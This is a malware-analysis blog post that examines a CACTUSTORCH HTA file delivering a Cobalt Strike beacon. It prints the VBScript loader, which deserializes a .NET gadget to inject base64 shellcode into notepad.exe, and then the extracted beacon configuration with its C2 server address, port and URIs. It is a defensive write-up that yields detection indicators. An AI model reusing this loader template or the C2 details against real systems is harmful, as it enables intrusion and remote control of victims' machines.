Analyzing a CACTUSTORCH HTA Leading to Cobalt Strike

forensicitguy.github.io/analyzing-cactustorch-hta-cobaltstrike/

January 16, 2022

By *Tony Lambert*

Posted *2022-01-16* Updated *2022-03-28* *7 min* read

There are loads of different ways adversaries can distribute Cobalt Strike beacons and other malware. One of the common methods includes using HTML Application (HTA) files. In this post I'm going to look at a malicious HTA file created using CACTUSTORCH and designed to distribute a Cobalt Strike beacon. If you want to follow along at home, the sample is in MalwareBazaar here: https://bazaar.abuse.ch/sample/4d4d70e1918494a0a39641bd8dbfc23ae6451f3d20396b43f150623b8cfe4e93/

Triaging the File

MalwareBazaar tags say the file is a HTA, and we can use `file` and `head` to confirm this.

```
remnux@remnux:~/cases/hta-cs$ file 1234.hta
1234.hta: HTML document, ASCII text, with very long lines, with CRLF line
terminators

remnux@remnux:~/cases/hta-cs$ head -c 100 1234.hta
<script language="VBScript">
Dim binary : binary = "notepad.exe"
Dim code : code = "TVroAAAAAFuJ31
```

Alrighty then, it looks like `file` thinks the sample is a HTML document (containing HTML tags). The `head` command shows us the first 100 bytes here, and it looks like the file does contain at least one `script` HTML tag.

Let's take a look at the content!

Analyzing the HTA Content

I've included the contents of the HTA below, truncating a lot of base64 code that was included so we can see the good stuff.

```
<script language="VBScript">
Dim binary : binary = "notepad.exe"
Dim code : code = "TVroAAAAAFuJ31J..."
Sub Debug(s)
End Sub
Sub SetVersion
End Sub
Function Base64ToStream(b)
  Dim enc, length, ba, transform, ms
  Set enc = CreateObject("System.Text.ASCIIEncoding")
  length = enc.GetByteCount_2(b)
  Set transform = CreateObject("System.Security.Cryptography.FromBase64Transform")
  Set ms = CreateObject("System.IO.MemoryStream")
  ms.Write transform.TransformFinalBlock(enc.GetBytes_4(b), 0, length), 0, ((length / 4)
* 3)
  ms.Position = 0
  Set Base64ToStream = ms
End Function
Sub Run
Dim s, entry_class
s = "AAEAAAD/////AQAAAAAAAAAEAQAAACJTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVy"
s = s & "AwAAAAhEZWx..."
entry_class = "cactusTorch"
Dim fmt, al, d, o
Set fmt = CreateObject("System.Runtime.Serialization.Formatters.Binary.BinaryFormatter")
Set al = CreateObject("System.Collections.ArrayList")
al.Add fmt.SurrogateSelector
Set d = fmt.Deserialize_2(Base64ToStream(s))
Set o = d.DynamicInvoke(al.ToArray()).CreateInstance(entry_class)
o.flame binary,code
End Sub
```

```
SetVersion
On Error Resume Next
Run
If Err.Number <> 0 Then
  Debug Err.Description
  Err.Clear
End If
self.close
</script>
```

When looking at the sample there are a few things that stand out. First, there are two large chunks of base64 code in the file. The filesize of the HTA is around 287 KiB, which is really hefty for a text file. When you have plaintext files that large, we can usually assume there are obfuscation schemes or binary/shellcode content embedded. In this case, the strings and variable names are too neat and not scrambled, so obfuscation is out. The first base64 chunk starts with `TVro`, which decodes to a `MZ` header seen with Windows EXEs.

The second big thing that stands out is `binary = "notepad.exe"`. This is a quick and simple indicator for our analysis. Process names like this in malicious code typically mean that the malicious binary content will be saved and executed as the process name or injected into a process of the same name. If the name is a legitimate Windows binary I tend to lean toward the latter case of injection.

Finally, `entry_class = "cactusTorch"` is significant. This line of code leads us to the CACTUSTORCH project's HTA template. CACTUSTORCH is a project to embed Cobalt Strike beacons into script content such as HTA and VBS files. Thankfully, the template gives us a head start on analysis. The second base64 chunk is static content and the first looks to be variable content containing the actual payload. With that in mind, let's extract the payload.

Decoding the Payload

To decode the payload, we can place all the base64 content into its own file and then use the `base64 -d` command to get the cleartext payload.

```
remnux@remnux:~/cases/hta-cs$ cat payload.b64 | base64 -d > payload.bin

remnux@remnux:~/cases/hta-cs$ file payload.bin
payload.bin: MS-DOS executable PE32 executable (DLL) (GUI) Intel 80386, for MS
Windows

remnux@remnux:~/cases/hta-cs$ md5sum payload.bin
86a7eaba09313ab6b4a01a5e6d573acc  payload.bin
```

By searching for the MD5 hash on VirusTotal we can see someone's already reported the beacon executable content and a load of vendors detect it as Cobalt Strike. Let's squeeze some more indicators from this beacon using 1768.py:

```
remnux@remnux:~/cases/hta-cs$ 1768.py payload.bin
File: payload.bin
payloadType: 0x10014a34
payloadSize: 0x00000000
intxorkey: 0x00000000
id2: 0x00000000
Config found: xorkey b'.' 0x0002fe20 0x00033000
0x0001 payload type                     0x0001 0x0002 0 windows-beacon_http-reverse_http
0x0002 port                             0x0001 0x0002 12342
0x0003 sleeptime                        0x0002 0x0004 60000
0x0004 maxgetsize                       0x0002 0x0004 1048576
0x0005 jitter                           0x0001 0x0002 0
0x0006 maxdns                           0x0001 0x0002 255
0x0007 publickey                        0x0003 0x0100
30819f300d06092a864886f70d010101050003818d0030818902818100935252 7b27bf73fcc92457cf8cb1894ebd1104da185d18dceb28f159d74958d0ae657a003
00000
0x0008 server,get-uri                   0x0003 0x0100 '42.193.229.33,/j.ad'
0x0009 useragent                        0x0003 0x0080 'Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1)'
0x000a post-uri                         0x0003 0x0040 '/submit.php'
0x000b Malleable_C2_Instructions        0x0003 0x0100
  Transform Input: [7:Input,4]
   Print
0x000c http_get_header                  0x0003 0x0100
  Build Metadata: [7:Metadata,3,6:Cookie]
   BASE64
   Header Cookie
0x000d http_post_header                 0x0003 0x0100
  Const_header Content-Type: application/octet-stream
  Build SessionId: [7:SessionId,5:id]
   Parameter id
  Build Output: [7:Output,4]
   Print
0x000e SpawnTo                          0x0003 0x0010 (NULL ...)
0x001d spawnto_x86                      0x0003 0x0040 '%windir%\\syswow64\\rundll32.exe'
0x001e spawnto_x64                      0x0003 0x0040 '%windir%\\sysnative\\rundll32.exe'
0x000f pipename                         0x0003 0x0080 (NULL ...)
0x001f CryptoScheme                     0x0001 0x0002 0
0x0013 DNS_Idle                         0x0002 0x0004 0 0.0.0.0
0x0014 DNS_Sleep                        0x0002 0x0004 0
0x001a get-verb                         0x0003 0x0010 'GET'
0x001b post-verb                        0x0003 0x0010 'POST'
0x001c HttpPostChunk                    0x0002 0x0004 0
0x0025 license-id                       0x0002 0x0004 305419896
0x0026 bStageCleanup                    0x0001 0x0002 0
0x0027 bCFGCaution                      0x0001 0x0002 0
0x0036 HostHeader                       0x0003 0x0080 (NULL ...)
0x0032 UsesCookies                      0x0001 0x0002 1
0x0023 proxy_type                       0x0001 0x0002 2 IE settings
0x0037 EXIT_FUNK                        0x0001 0x0002 0
0x0028 killdate                         0x0002 0x0004 0
```

```
0x0029 textSectionEnd                   0x0002 0x0004 0
0x002b process-inject-start-rwx         0x0001 0x0002 64 PAGE_EXECUTE_READWRITE
0x002c process-inject-use-rwx           0x0001 0x0002 64 PAGE_EXECUTE_READWRITE
0x002d process-inject-min_alloc         0x0002 0x0004 0
0x002e process-inject-transform-x86     0x0003 0x0100 (NULL ...)
0x002f process-inject-transform-x64     0x0003 0x0100 (NULL ...)
0x0035 process-inject-stub              0x0003 0x0010 '¥l\x818d¯\x87\x8aL\x10\x08<¡W\x8e\n'
0x0033 process-inject-execute           0x0003 0x0080 '\x01\x02\x03\x04'
0x0034 process-inject-allocation-method 0x0001 0x0002 0
0x0000
Guessing Cobalt Strike version: 4.0 (max 0x0037)
```

The most actionable indicators from this output are:

- server,get-uri '42.193.229.33,/j.ad'
- port 12342
- useragent 'Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1)'
- post-uri '/submit.php'
- spawnto_x86 '%windir%\syswow64\rundll32.exe'
- spawnto_x64 '%windir%\sysnative\rundll32.exe'

The server, get-uri, set-uri, port, and useragent fields are pretty helpful for network-based detection telemetry. In you can use PCAP, logs, or Netflow evidence to spot one or more of these components. The useragent and post-uri fields will need to be combined with additional data to be effective. The spawnto_* fields are helpful for endpoint-based detection telemetry. You can use Sysmon, EDR, or whatever else to look for suspicious instances of `rundll32.exe` with no command line. For this particular threat, we'll likely see a process ancestry of `mshta.exe -> notepad.exe -> rundll32.exe`.


A data point that is less actionable but still interesting is the license-id/watermark. In this case the beacon contains the license-id value `305419896`. This value has been seen in multiple incidents over the last few years, and it corresponds with a leaked version of Cobalt Strike.

Now that we've squeezed all those indicators out of the beacon, let's try and confirm the process ancestry for endpoint detection analytics.

Using a Sandbox Report to Confirm Behavior

Thankfully, a sandbox report for the HTA already exists thanks to VMRay:
https://www.vmray.com/analyses/4d4d70e19184/report/overview.html

Looking over at the "Behavior" tab, we can confirm at least part of the ancestry:



Monitored Processes

Start of Analysis

Process with activity relevant to the analysis

Process with activity not relevant to the analysis

Relationship between processes. 'abc' refers to the nature of the relationship

Successful code injection into process. 'abc' refers to the nature/type of code injection

Unable to determine if code injection attempt was succesful. 'abc' refers to the nature/type

Unsuccessful code injection into process. 'abc' refers to the nature/type of code injection

» Process Overview

Behavior Information - Grouped by Category

» Process #1: mshta.exe	233	0
» Process #2: notepad.exe	312	83

So for detection analytics we can look for instances of notepad.exe spawning from mshta.exe to find suspicious behavior for this threat. Thanks for reading!